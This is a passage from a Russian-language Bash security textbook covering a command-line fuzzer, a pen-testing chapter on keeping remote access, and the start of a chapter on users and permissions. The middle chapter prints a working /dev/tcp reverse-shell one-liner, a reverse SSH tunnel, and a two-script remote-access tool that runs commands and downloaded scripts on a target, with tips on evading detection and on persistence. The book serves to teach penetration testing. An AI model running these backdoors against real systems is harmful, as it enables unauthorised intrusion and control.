В этой главе мы создадим инструмент `fuzzer.sh`, который видоизменяет (fuzzes) аргументы командной строки исполняемого файла. Другими словами, он будет запускать исполняемый файл снова и снова, каждый раз увеличивая длину одного из аргументов на один символ. Далее перечислены требования к данному инструменту.

- Аргумент, который должен быть изменен, обозначается вопросительным знаком (`?`).
- Измененный аргумент начинается с одного символа, и при каждом выполнении целевой программы к нему будет добавляться еще один дополнительный символ.
- Fuzzer остановится после того, как длина аргумента составит 10 000 символов.
- При аварийном завершении работы программы fuzzer без искажений выведет вызвавшую сбой команду и любые выходные данные программы, включая ошибки.

Например, если вы хотите использовать `fuzzer.sh` для видоизменения второго аргумента `fuzzme.exe`, сделайте это следующим образом:

```
./fuzzer.sh fuzzme.exe arg1 ?
```

Как говорилось раньше, аргумент, который вы хотите изменить, обозначается знаком вопроса (`?`). `Fuzzer.sh` будет выполнять программу `fuzzme.exe` снова и снова, каждый раз добавляя ко второму аргументу еще один символ. Если это делать вручную, вы увидите следующее:

```
$ fuzzme.exe arg1 a
$ fuzzme.exe arg1 aa
$ fuzzme.exe arg1 aaa
$ fuzzme.exe arg1 aaaa
$ fuzzme.exe arg1 aaaaa
.
.
.
```

Реализация

В качестве целевого приложения используется программа `fuzzme.exe`. Мы возьмем два аргумента командной строки, объединим их и выведем объединенную строку на экран. Вот пример выполнения программы:

```
$ ./fuzzme.exe 'this is' 'a test'

The two arguments combined is: this is a test
```

Пример 15.1 предоставляет исходный код для `fuzzme.exe`, написанный на языке C.

Пример 15.1. fuzzme.c

```
#include <stdio.h>
#include <string.h>

// Внимание: эта программа не безопасна и предназначена
// только для демонстрации

int main(int argc, char *argv[])
{
        char combined[50] = "";
        strcat(combined, argv[1]);
        strcat(combined, " ");
        strcat(combined, argv[2]);
        printf("The two arguments combined is: %s\n", combined);

        return(0);
}
```

Программа использует функцию `strcat()`, которая, по своей сути, небезопасна и может привести к переполнению буфера. Кроме того, она не выполняет проверку ввода из командной строки.

STRCAT

Почему же функция C `strcat` может переполнить буфер? Поскольку `strcat` копирует одну строку (источник) в конец другой строки (назначение), функция не знает, какой объем памяти доступен в месте назначения. Независимо от того, сколько байт находится или сколько места доступно в месте назначения, функция копирует из источника байт за байтом до тех пор, пока не столкнется с нулевым байтом. В результате `strcat` может скопировать в место назначения слишком много данных и перезаписать другие разделы памяти. Опытный злоумышленник может воспользоваться этим свойством функции для внедрения в память вредоносного кода, который впоследствии будет выполняться компьютером.

Более безопасной функцией является `strncat`, требующая от вас указать параметр, который ограничивает количество копируемых байтов. В этом случае вы будете знать, что в строке назначения останется достаточно места.

Полное объяснение механизма переполнения буфера выходит за рамки этой книги, но мы вам настоятельно рекомендуем прочитать статью *Smashing The Stack for Fun and Profit* (http://bit.ly/2TAiw1P).

В примере 15.1 переменная `combined[]` имеет максимальную длину 50 байт. Вот что происходит, если комбинация двух аргументов программы слишком велика для хранения в переменной:

```
$ ./fuzzme.exe arg1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

The two arguments combined is: arg1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)(Ошибка сегментации (сбросить ядро))
```

Как вы можете видеть, данные переполнили пространство, выделенное в памяти для `combined[]`, и вызвали сбой программы из-за ошибки сегментации. Факт сбоя программы означает, что она не выполняет нормальную проверку ввода и может быть уязвима для атаки.

Метод `fuzzer` предназначен для автоматизации процесса идентификации областей целевой программы, выходящих из строя из-за недопустимого ввода.

Реализация этого метода показана в примере 15.2.

Пример 15.2. fuzzer.sh

```
#!/bin/bash -
#
```

```
# Bash и кибербезопасность
# fuzzer.sh
#
# Описание:
# Изменение указанного аргумента программы
#
# Использование:
# bash fuzzer.sh <executable> <arg1> [?] <arg3> ...
# <executable> Целевая исполняемая программа/скрипт
# <argn> Статические аргументы для исполняемого файла
# '?' Аргумент, который должен быть изменен
# пример: fuzzer.sh ./myprog -t '?' fn1 fn2
#

#
function usagexit ()                        ❶
{
    echo "usage: $0 executable args"
    echo "example: $0 myapp -lpt arg \?"
    exit 1
} >&2                                       ❷

if (($# < 2))                               ❸
then
    usagexit
fi
# приложение, которое мы будем изменять, — это первый аргумент
THEAPP="$1"
shift                                       ❹
# действительно здесь?
type -t "$THEAPP" >/dev/null || usagexit    ❺

# какой аргумент нужно изменять?
# найти ? и пометить его позицию
declare -i i
for ((i=0; $# ; i++))                       ❻
do
    ALIST+=( "$1" )                         ❼
    if [[ $1 == '?' ]]
    then
        NDX=$i                              ❽
    fi
    shift
done

# printf "Executable: %s Arg: %d %s\n" "$THEAPP" $NDX "${ALIST[$NDX]}"

# теперь изменить:
MAX=10000
FUZONE="a"
FUZARG=""
```

```
for ((i=1; i <= MAX; i++))                    ❾
do
    FUZARG="${FUZARG}${FUZONE}" # то есть +=
    ALIST[$NDX]="$FUZARG"
    # порядок >s важен
    $THEAPP "${ALIST[@]}" 2>&1 >/dev/null    ❿
    if (( $? )) ; then echo "Caused by: $FUZARG" >&2 ; fi  ⓫
done
```

❶ Мы определяем функцию `usagexit`, чтобы выдать пользователю сообщение об ошибке, которая укажет правильный способ использования сценария. После печати сообщения сценарий завершит работу и будет вызван при ошибочной активации (в нашем случае, если аргументов станет недостаточно) (см. ❸). Аргумент `-lpt` в примере сообщения является аргументом для пользовательской программы `myapp`, а не для сценария `fuzzer.sh`.

❷ Поскольку эта функция выдает сообщение об ошибке, а не предполагаемый вывод программы, мы хотим, чтобы сообщение перешло в stderr. После этого весь вывод из функции, который был направлен в stdout, перенаправляется в stderr.

❸ Если аргументов недостаточно, следует завершить работу сценария; мы вызываем эту функцию, чтобы объяснить пользователю, как ее правильно использовать (функция выйдет из сценария и не возвратится).

❹ Сохранив в приложении первый аргумент, мы смещаем аргументы. Таким образом, `$2` становится `$1`, `$3` становится `$2` и т. д.

❺ Тип встроенного приложения определяет тип исполняемого файла (псевдоним, ключевое слово, функция, встроенный файл). Поскольку вывод нас не интересует, мы перенаправляем его в `/dev/null` и отбрасываем. Нам необходимо получить возвращаемое значение `type`. Если пользовательское приложение (один из перечисленных типов) может быть запущено, возвращается значение `0`. Если нет — возвращается значение `1` и выполняется второе условие этой строки: вызывается функция `usagexit`, а работа сценария завершается.

❻ Этот цикл `for` будет перебирать количество аргументов (`$#`), хотя это количество с каждым сдвигом будет уменьшаться. Данные аргументы предназначены для пользовательской программы, то есть программы, к которой мы применяем метод фаззинга.

❼ Мы сохраняем каждый аргумент, добавляя его в переменную массива `ALIST`. Почему бы нам просто не добавить каждый аргумент в строку, а не хранить их как элементы массива? Все будет работать нормально, если ни один из аргумен-

тов не содержит пробелов. При сохранении аргументов в виде массива каждый аргумент будет сохранен как отдельный элемент; в противном случае оболочка использует для разделения аргументов пробелы.

❽ При пересмотре аргументов мы ищем литерал `?`, которым пользователь пометил аргумент, предназначенный для изменения. Найдя его, мы сохраняем индекс для последующего использования.

❾ В этом цикле мы создаем все более длинные строки для видоизменения (fuzzes) приложения и проверяем, не будет ли достигнут указанный нами максимум 10 000. При очередной итерации мы добавляем к `FUZARG` еще один символ, а затем назначаем `FUZARG` аргументу, который был обозначен пользователем с помощью `?`.

❿ При вызове команды пользователя следует предоставить список аргументов, указывая все элементы массива. Помещая всю эту конструкцию в кавычки, мы указываем цитировать каждый аргумент, тем самым сохраняя любые пробелы (например, в имени файла `My File`). Обратите особое внимание на приведенные здесь перенаправления. Сначала мы отправляем stderr по обычному направлению в stdout, а затем перенаправляем stdout в `/dev/null`. От такого перенаправления мы получаем следующий эффект: сообщения об ошибках сохраняются, а нормальный вывод отбрасывается. Очень важен порядок этих перенаправлений. Если бы мы отменили этот порядок и сначала перенаправили в stdout, то все выходные данные были бы отброшены.

⓫ Если работа команды завершится неудачно, как указано ненулевым возвращаемым значением (`$?`), сценарий отобразит, какое значение аргумента вызвало ошибку. Это сообщение направляется в stderr, чтобы его можно было вывести отдельно от других сообщений. Сообщения об ошибках поступают из программы пользователя.

Выводы

Фаззинг — очень хороший способ автоматизировать процесс идентификации частей программы, в которых отсутствует проверка ввода. В частности, вы ищете данные, вызывающие сбой. Обратите внимание: при сбое целевой программы будет определена область, требующая дальнейшего исследования. Не обязательно, что в этой области будет найдена уязвимость.

В следующей главе рассматриваются различные способы обеспечения удаленного доступа к целевой системе.

Упражнения

1. Если в приложении не предусмотрена надлежащая проверка вводимых данных, указание пользователем неправильного типа данных или слишком большой размер данных могут привести к сбою приложения. Например, если программа ожидает, что аргумент будет числовым, а вместо этого получает буквенный, что она будет делать?

   Усовершенствуйте файл `fuzzer.sh` так, чтобы он не только увеличивал длину аргумента, но и передавал в случайном порядке аргументы с разными типами данных (числа, буквы, специальные символы). Например, `fuzzer.sh` может выполнить что-то вроде этого:

   ```
   $ fuzzme.exe arg1 a
   $ fuzzme.exe arg1 1q
   $ fuzzme.exe arg1 &e1
   $ fuzzme.exe arg1 1%dw
   $ fuzzme.exe arg1 gh#$1
   .
   .
   .
   ```

2. Доработайте файл `fuzzer.sh` таким образом, чтобы он мог одновременно отображать несколько аргументов.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

16 Создание точки опоры

После получения доступа к целевой системе нужно создать точку опоры. Это делается с помощью *инструмента удаленного доступа* — важного компонента любого теста на проникновение. Этот инструмент позволяет удаленно выполнять команды в целевой системе. Кроме того, в течение длительного времени он может поддерживать удаленный доступ к целевой системе.

Используемые команды

В этой главе мы рассмотрим команду `nc` для создания сетевых подключений.

nc

Команда `nc`, также известная как `netcat`, может использоваться для создания соединений TCP и UDP и прослушивателей. По умолчанию команда доступна в большинстве дистрибутивов Linux, но в Git Bash или Cygwin она отсутствует.

Общие параметры команды

- `-l` — прослушивать входящие подключения (действует как сервер).
- `-n` — запретить выполнение поиска DNS.
- `-p` — задать исходный порт для подключения или прослушивания.
- `-v` — установить подробный режим.

Пример команды

Для инициализации соединения с O’Reilly.com и конечным портом `80` можно написать следующее:

```
nc www.oreilly.com 80
```

Прослушивание входящих соединений порта `8080` выполняется таким образом:

```
$ nc -l -v -n -p 8080

listening on [any] 8080 ...
```

Бэкдор одной строкой

Нет лучшего способа замаскироваться во время теста на проникновение, чем использовать для выполнения ваших задач инструменты, существующие в целевой системе. Есть несколько способов создания в системе бэкдоров (backdoor — «черный ход»), и для этого нужна только командная строка и инструменты, которые уже доступны в большинстве систем Linux. Созданные ранее бэкдоры позволят поддерживать доступ к целевой системе.

Обратный SSH

Создание обратного SSH-соединения — это простой и эффективный способ поддержания доступа к системе. Настройка обратного SSH-соединения не требует сценариев и может быть выполнена простым запуском одной команды.

В типичном сетевом соединении клиент — это система, которая инициирует соединение (рис. 16.1).




Рис. 16.1. Нормальное соединение SSH

Обратное SSH-соединение отличается от прямого тем, что SSH-сервер в конечном счете инициирует соединение с клиентом (целью). В этом сценарии целевая система сначала инициирует соединение с атакующей системой. Затем SSH злоумышленника подключается к атакующей системе. Наконец, соединение злоумышленника перенаправляется через существующее соединение обратно к цели, создавая таким образом обратный сеанс SSH.




Рис. 16.2. Обратное SSH-соединение

Настройка обратного SSH-соединения в целевой системе:

```
ssh -R 12345:localhost:22 user@remoteipaddress
```

Опция `-R` включает переадресацию удаленных портов. Первое число, `12345`, указывает номер порта, который удаленная система (злоумышленник) будет использовать для обратного SSH-соединения с целевой системой. Аргумент `localhost:22` определяет номер порта, который целевая система будет прослушивать, чтобы получить соединение.

Это, по сути, создает исходящее соединение от целевой системы к серверу SSH, что позволит злоумышленнику создать обратное SSH-соединение с целевой системой. Создав такое SSH-соединение (от сервера к клиенту), злоумышленник сможет удаленно выполнять команды в целевой системе. Поскольку подключение было инициировано целевым объектом, оно, скорее всего, не будет ограничиваться правилами брандмауэра, находящегося в сети целевого объекта, поскольку правила фильтрации исходящего трафика обычно не настолько строгие, как правила фильтрации входящего трафика.

Чтобы создать обратное SSH-соединение с атакующей системой после подключения к цели, можно написать следующее:

```
ssh localhost -p 12345
```

Обратите внимание: чтобы завершить подключение к целевой системе, вам нужно будет предоставить учетные данные для входа.

Бэкдор bash

Основная функция инструмента удаленного доступа — создание сетевого подключения. Как показано в главе 10, bash позволяет создавать сетевые подключения с помощью специальных обработчиков файлов `/dev/tcp` и `/dev/udp`. Эту возможность также можно использовать для настройки удаленного доступа в целевой системе:

```
/bin/bash -i < /dev/tcp/192.168.10.5/8080 1>&0 2>&0
```

Хотя это только одна строка, здесь много чего происходит, поэтому давайте с этим разберемся.

```
/bin/bash -i
```

Данная строка вызывает новый экземпляр bash и запускает его в интерактивном режиме.

```
< /dev/tcp/192.168.10.5/8080
```

Это создает TCP-соединение с системой злоумышленника по адресу `192.168.10.5`, порт `8080` и перенаправляет его в качестве ввода в новый экземпляр bash. Замените здесь IP-адрес и порт IP-адресом и портом системы злоумышленника.

```
1>&0 2>&0
```

Здесь происходит перенаправление стандартного вывода (stdout) (файловый дескриптор 1) и стандартного потока ошибок (stderr) (дескриптор 2) в стандартный ввод (stdin) (дескриптор файла 0). В этом случае stdin сопоставляется с только что созданным TCP-соединением.



Важен порядок перенаправления. Сначала нужно открыть сокет, а затем перенаправить файловые дескрипторы для использования сокета.

В системе злоумышленника необходимо иметь список портов сервера, через которые можно установить соединение с целью. Для этого вы можете использовать `nc`:

```
$ nc -l -v -p 8080

listening on [any] 8080
```

Убедитесь, что вы установили прослушиватель `nc` на тот же номер порта, который планируете указать из бэкдора. При подключении бэкдора может показаться, что прослушиватель `nc` закончил работу, так как вы видите приглашение оболочки. На самом деле `nc` остается открытым, и, кроме этого, создается новая оболочка. Все команды, введенные в эту новую оболочку, будут выполняться в удаленной системе.



Однострочный бэкдор bash прост в обращении и не выполняет никакого шифрования сетевого подключения. Сетевые защитники или другие программы, наблюдающие за соединением, смогут прочитать его как обычный текст.

Пользовательский инструмент удаленного доступа

Несмотря на эффективность однострочного бэкдора, вы можете создать инструмент с более гибкими настройками, используя полный сценарий bash. Ниже приведены требования к такому сценарию.

- Инструмент должен подключаться к указанному серверу и порту.
- Инструмент получит команду от сервера, выполнит ее в локальной системе и выведет все результаты обратно на сервер.
- Инструмент будет выполнять сценарии, отправленные ему с сервера.
- Инструмент закроет сетевое соединение, когда получит от сервера команду `quit`.

На рис. 16.3 показано взаимодействие между средствами удаленного доступа в системе злоумышленника (функция `LocalRat.sh`) и инструментом удаленного доступа в целевой системе (функция `RemoteRat.sh`).




Рис. 16.3. Логика инструмента удаленного доступа

Реализация. Этот инструмент состоит из двух сценариев. Сначала в собственной системе злоумышленника выполняется сценарий `LocalRat.sh`. Он прослушивает соединение, созданное вторым сценарием, `RemoteRat.sh`, выполняемым в целевой системе. Сценарий `RemoteRat.sh` через сокет TCP открывает соединение с локальной атакующей системой.

Что происходит дальше? Прослушиватель `nc`, запущенный в атакующей системе, получит от сокета соединение и предоставит удаленное управление атакующей системе. Вывод из оболочки bash, запущенной в скомпрометированной системе,

начиная с приглашения ввода, появится на экране атакующей системы. Любой текст, набранный на клавиатуре в атакующей системе, через TCP-соединение передается программе, запущенной во взломанной системе, то есть bash. Поэтому злоумышленник может вводить любые допустимые команды bash, и они будут выполняться в скомпрометированной системе, а полученные результаты (и сообщения об ошибках) будут передаваться атакующей системе. Это удаленная оболочка, которая вызывается в обратном порядке.

Давайте более подробно рассмотрим операторы, используемые для создания такой пары сценариев. В примере 16.1 не только создается прослушиватель, но и ожидается обратный вызов целевой системы.



Чтобы избежать обнаружения во время реального теста на проникновение, вы, скорее всего, захотите присвоить этим сценариям более универсальные имена.

Пример 16.1. LocalRat.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# LocalRat.sh
#
# Описание:
# Инструмент удаленного доступа для локальной системы,
# прослушивает соединение с удаленной системой
# и помогает с любой запрошенной передачей файла
#
# Использование: LocalRat.sh port1 [port2 [port3]]
#
#

# определяем наш демон фоновой передачи файлов
function bgfilexfer ()
{
    while true
    do
        FN=$(nc -nlvvp $HOMEPORT2 2>>/tmp/x2.err)      ❸
        if [[ $FN == 'exit' ]] ; then exit ; fi
        nc -nlp $HOMEPORT3 < $FN                       ❹
    done
}


# ------------------- main --------------------
HOMEPORT=$1
HOMEPORT2=${2:-$((HOMEPORT+1))}
HOMEPORT3=${3:-$((HOMEPORT2+1))}
```

```
# инициируем демон фоновой передачи файлов
bgfilexfer &                                            ❶

# прослушиваем входящее соединение
nc -nlvp $HOMEPORT                                      ❷
```

Сценарий `LocalRat.sh` является пассивной или реагирующей на события стороной пары сценариев — он ожидает ответа от сценария `RemoteRat.sh`, а затем реагирует на них. Сценарии должны общаться через одни и те же порты, поэтому номера, указанные в командной строке, в этих сценариях должны совпадать.

Что же делает сценарий `LocalRat.sh`? Вот некоторые ключевые моменты.

❶ Сценарий начинается с запуска в фоновом режиме демона передачи файлов.

❷ Здесь сценарий ожидает входящее соединение от удаленного скрипта. Использование команды `nc` имеет ключевое значение, потому что сетевой файловый дескриптор bash (`/dev/tcp`) не может самостоятельно создать TCP-соединение.

❸ Наша функция передачи файлов также начинается с прослушивания, но слушается второй номер порта. Нам нужно получить от этого сокета имя файла.

❹ Еще одно обращение к `nc` — на этот раз для отправки файла, запрошенного в предыдущем сообщении. Это сетевая команда `cat` — вопрос предоставления файла в качестве ввода для команды, подключенной к порту номер три.

Сценарий в примере 16.2 устанавливает TCP-соединение с удаленной (целевой) системой.

Пример 16.2. RemoteRat.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# RemoteRat.sh
#
# Описание:
# Инструмент удаленного доступа для запуска в удаленной системе;
# в основном передает любые входные данные в оболочку,
# но если указан !, извлекает и запускает сценарий
#
# Использование: RemoteRat.sh hostname port1 [port2 [port3]]
#


function cleanup ()
{
    rm -f $TMPFL
}
```

```
function runScript ()
{
    # передаем, какой сценарий нам нужен
    echo "$1" > /dev/tcp/${HOMEHOST}/${HOMEPORT2}      ❼
    # останов
    sleep 1                                            ❽
    if [[ $1 == 'exit' ]] ; then exit ; fi
    cat > $TMPFL </dev/tcp/${HOMEHOST}/${HOMEPORT3}    ❾
    bash $TMPFL                                        ❿
}

# ------------------- MAIN -------------------
# здесь может быть выполнена проверка некоторых ошибок
HOMEHOST=$1
HOMEPORT=$2
HOMEPORT2=${3:-$((HOMEPORT+1))}
HOMEPORT3=${4:-$((HOMEPORT2+1))}

TMPFL="/tmp/$$.sh"
trap cleanup EXIT

# звонок домой:
exec </dev/tcp/${HOMEHOST}/${HOMEPORT} 1>&0 2>&0       ❶

while true
do
    echo -n '$ '                                       ❷
    read -r                                            ❸
    if [[ ${REPLY:0:1} == '!' ]]                       ❹
    then
        # это сценарий
        FN=${REPLY:1}                                  ❺
        runScript $FN
    else
        # обычный случай — запустить cmd
        eval "$REPLY"                                  ❻
    fi
done
```

❶ Это перенаправление мы встречали раньше, при подключении к TCP-сокету stdin, stdout и stderr. Обратное подключение к `LocalRat.sh` осуществляет команда сценария `nc`, ожидающая это соединение. Что здесь может показаться странным, так это встроенная команда `exec`. Она обычно используется для запуска вместо оболочки другой программы. Если команда не предоставляется (как в данном случае), просто устанавливаются все перенаправления и выполнение продолжается с новыми соединениями ввода-вывода. С этого момента всякий раз, когда сценарий записывает в stdout или stderr, запись будет производиться в TCP-сокет; чтение из stdin будет поступать из сокета.


❷ Первый бит вывода представляет собой строку в виде приглашения ввода, чтобы пользователь в удаленной системе знал, как начать ввод. Параметр `-n` не учитывает символ новой строки, поэтому это выглядит как приглашение ввода.

❸ Оператор `read` считывает входные данные пользователя (через TCP-сокет). Параметр `-r` указывает `read` обрабатывать обратный слеш как обычный символ. При чтении строки, содержащей обратный слеш, никакая специальная интерпретация не выполняется.

❹ Если первым символом ответа пользователя является восклицательный знак (он же bang), то (согласно нашему проекту) клиент просит загрузить сценарий.

❺ Эта подстрока, начиная с индекса 1 и до конца строки, является ответом без восклицательного знака. Мы могли бы встроить ответ в строку вызова функции `runScript` и выполнять два отдельных шага.

❻ В этой строке находится «сердце» сценария. Клиент отправил строку через TCP-сокет, который считывает этот сценарий. Для выполнения команд следует в этой строке запустить команду `eval`. Если злоумышленник отправил команду `ls`, она будет запущена и ее вывод возвратится злоумышленнику.



Мы запускаем команды внутри этого сценария так, если бы они были его частью. На сценарий могут повлиять любые изменения переменных, вносимые этими командами. Возможно, лучше иметь отдельный экземпляр оболочки, в которую мы будем передавать команды. Но здесь мы использовали более простой подход.

❼ Когда происходит запрос запуска сценария, вызывается функция `runScript` и ее первым действием становится отправка имени сценария обратно в систему злоумышленника (где будет находиться сценарий). Перенаправление stdout устанавливает соединение через порт номер два.

❽ Задача `sleep` — дать время для передачи данных в другую систему и предоставить этой системе время для реакции и ответа. Возможно, если передача данных по сети происходит очень медленно, потребуется увеличить значение `sleep`, определяющее продолжительность сна.

❾ Если на другом конце все прошло хорошо, данное соединение — перенаправление stdin — позволяет подключиться к системе атакующего и содержимое запрошенного сценария становится доступным для чтения из stdin. Мы сохраняем вывод во временном файле.

❿ Теперь, когда у нас есть файл, мы можем его выполнить с помощью bash. Куда направляется его вывод? Помните перенаправление, которое мы сделали с оператором `exec`? Поскольку при вызове `bash $TMP FILE` мы ничего не перенаправляем,

а stdout по-прежнему подключен к порту TCP, вывод будет отображаться на экране компьютера злоумышленника.

Есть ли другие способы, которыми мы могли бы реализовать такую пару сценариев? Конечно. Но, рассказав об этой паре сценариев, мы хотели дать вам представление о возможностях bash и показать, насколько мощной может быть комбинация, как может показаться на первый взгляд, простых шагов.

Выводы

Поддержание удаленного доступа к целевой системе — важный шаг во время теста на проникновение. Это позволяет вам при необходимости вернуться в целевую сеть. Отличительной чертой хорошего инструмента удаленного доступа является то, что ваши действия остаются незамеченными. Учитывайте это при выборе метода.

Описанные методы перестанут работать, если целевая система будет перезагружена. Для решения этой проблемы необходимо связать их запуск со сценарием входа в систему, процессом cron или другим механизмом, который будет выполняться при загрузке системы.

В следующей части мы рассмотрим, как командную строку и bash можно использовать для администрирования сети и системы обеспечения безопасности.

Упражнения

1. Напишите команду для установки обратного канала SSH в целевой системе. Целевая система должна прослушивать порт 22, и злоумышленник должен выполнить обратное подключение, используя локальный порт 1337. IP-адрес системы-злоумышленника — 10.0.0.148, пользователь — root.
2. Зашифруйте `RemoteRat.sh` одним из способов, описанных в главе 14.
3. Доработайте `LocalRat.sh` так, чтобы он автоматически отправлял серию команд, которые выполнялись бы в целевой системе в то время, когда `RemoteRat.sh` устанавливает соединение. Список команд можно прочитать из файла в системе злоумышленника, а вывод команды можно сохранить в файл в этой же системе.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

Часть IV
Администрирование систем обеспечения безопасности


> Unix дружественен к пользователям; он избирателен к тем, кто называет себя его другом.
>
> *Автор неизвестен*

В части IV мы рассмотрим, как администраторы могут использовать командную строку для мониторинга и поддержания безопасности своих систем и сетей.

17 Пользователи, группы и права доступа

Возможность управления правами доступа пользователей очень важна при обеспечении безопасности любой системы. Пользователям должны быть предоставлены только те права доступа, которые необходимы им для выполнения работы — это *принцип наименьших привилегий*.

В большинстве случаев для изменения прав доступа потребуется, чтобы вы были владельцем файла/каталога или имели права root/administrator.



Будьте осторожны при настройке прав доступа к файлам. При изменении прав доступа снижается безопасность, а система может потерять свою функциональность или стать уязвимой для атаки.

Используемые команды

В этой главе мы рассмотрим команды `chmod`, `chown`, `getfacl`, `groupadd`, `setfacl`, `useradd` и `usermod`, предназначенные для администрирования систем Linux. Для администрирования Windows используются команды `icacls` и `net`.

chmod

Команда chmod применяется для изменения прав доступа к файлам операционной системы Linux. Она позволяет изменять три типа прав доступа: на чтение (`r`), запись (`w`) и выполнение (`x`). Полномочия на чтение, запись и выполнение файла или каталога могут быть установлены для пользователя (`u`), группы (`g`) и других пользователей (`o`).

Общие параметры команды

- `-f` — не выводить сообщения об ошибках.
- `-R` — рекурсивно изменять файлы и каталоги.

chown

Команда `chwon` используется в Linux для изменения владельца файла или каталога.

Общие параметры команды

- `-f` — не выводить сообщения об ошибках.
- `-R` — рекурсивно изменять файлы и каталоги.

getfacl

Команда `getfacl` отображает список разрешений и управления доступом (ACL) для файла или каталога Linux.

Общие параметры команды

- `-d` — просмотреть предлагаемый по умолчанию список управления доступом.
- `-R` — рекурсивно отображать списки управления доступом для всех файлов и каталогов.

groupadd

Команда `groupadd` создает в Linux новую группу.

Общие параметры команды

`-f` — выйти, если группа уже существует.

setfacl

Команда `setfacl` предназначена для установки файла управления доступом (ACL) Linux или каталога.

Общие параметры команды

- `-b` — удалить все списки управления доступом.
- `-m` — изменить указанные списки управления доступом.

- `-R` — рекурсивно установить списки управления доступом для всех файлов и каталогов.
- `-s` — установить указанный список управления доступом.
- `-x` — удалить указанный список управления доступом.

useradd

Команда `useradd` применяется для добавления пользователя в Linux.

Общие параметры команды

- `-g` — добавить в указанную группу нового пользователя.
- `-m` — создать домашнюю папку для пользователя.

usermod

Команда `usermod` предназначена для изменения в Linux пользовательских параметров, таких как местоположение домашнего каталога и группы.

Общие параметры команды

- `-d` — установить домашний каталог пользователя.
- `-g` — установить группу пользователей.

icacls

Команда `icacls` используется для настройки в операционных системах Windows списков управления доступом.

Общие параметры команды

- `/deny` — явно запретить указанному пользователю предусмотренные полномочия.
- `/grant` — явно разрешить указанному пользователю предусмотренные полномочия.
- `/reset` — сбросить списки управления доступом к заданным по умолчанию полномочиям.

net

Команда `net` в среде Windows предназначена для управления пользователями, группами и другими конфигурациями.

Общие параметры команды

- `group` — параметр команды для добавления или изменения группы.
- `user` — параметр команды для добавления или изменения пользователя.

Пользователи и группы

Пользователь — это субъект, которому разрешено управлять определенной системой. Группы используются для классификации определенного набора пользователей. Группе назначаются права, которые будут применяться ко всем членам группы. Это основа управления доступом на ролевой основе.

Создание пользователей и групп в Linux

В Linux пользователи создаются с помощью команды `useradd`. Чтобы пользователя `jsmith` добавить в систему, введите следующее:

```
sudo useradd -m jsmith
```

Опция `-m` позволяет создать для пользователя домашний каталог, что в большинстве случаев приветствуется. Скорее всего, вы также захотите определить для пользователя предварительный пароль. Это можно сделать с помощью команды `passwd`, за которой следует имя пользователя:

```
sudo passwd jsmith
```

После выполнения этой команды вам будет предложено ввести новый пароль.

Группы создаются с помощью команды `groupadd` таким же образом:

```
sudo groupadd accounting
```

Чтобы убедиться в том, что новая группа успешно создана, просмотрите файл `/etc/group`:

```
$ sudo grep accounting /etc/group

accounting:x:1002:
```

Добавить пользователя `jsmith` в новую учетную группу можно таким образом:

```
sudo usermod -g accounting jsmith
```

Если вы хотите добавить пользователя `jsmith` сразу в несколько групп, введите команду `usermod` с параметрами `-a` и `-G`:

```
sudo usermod -a -G marketing jsmith
```

Параметр `-a` указывает `usermod` добавить группу, а параметр `-G` определяет группу. При использовании параметра `-G` можно указать список добавляемых групп, разделив имена группы запятыми.

Чтобы просмотреть группы, к которым принадлежит `jsmith`, используйте команду `groups`:

```
$ groups jsmith


jsmith : accounting marketing
```

Создание пользователей и групп в Windows

Команда `net` применяется в Windows для создания и управления пользователями и группами. Чтобы добавить пользователя `jsmith` в систему, введите следующее:

```
$ net user jsmith //add

The command completed successfully.
```



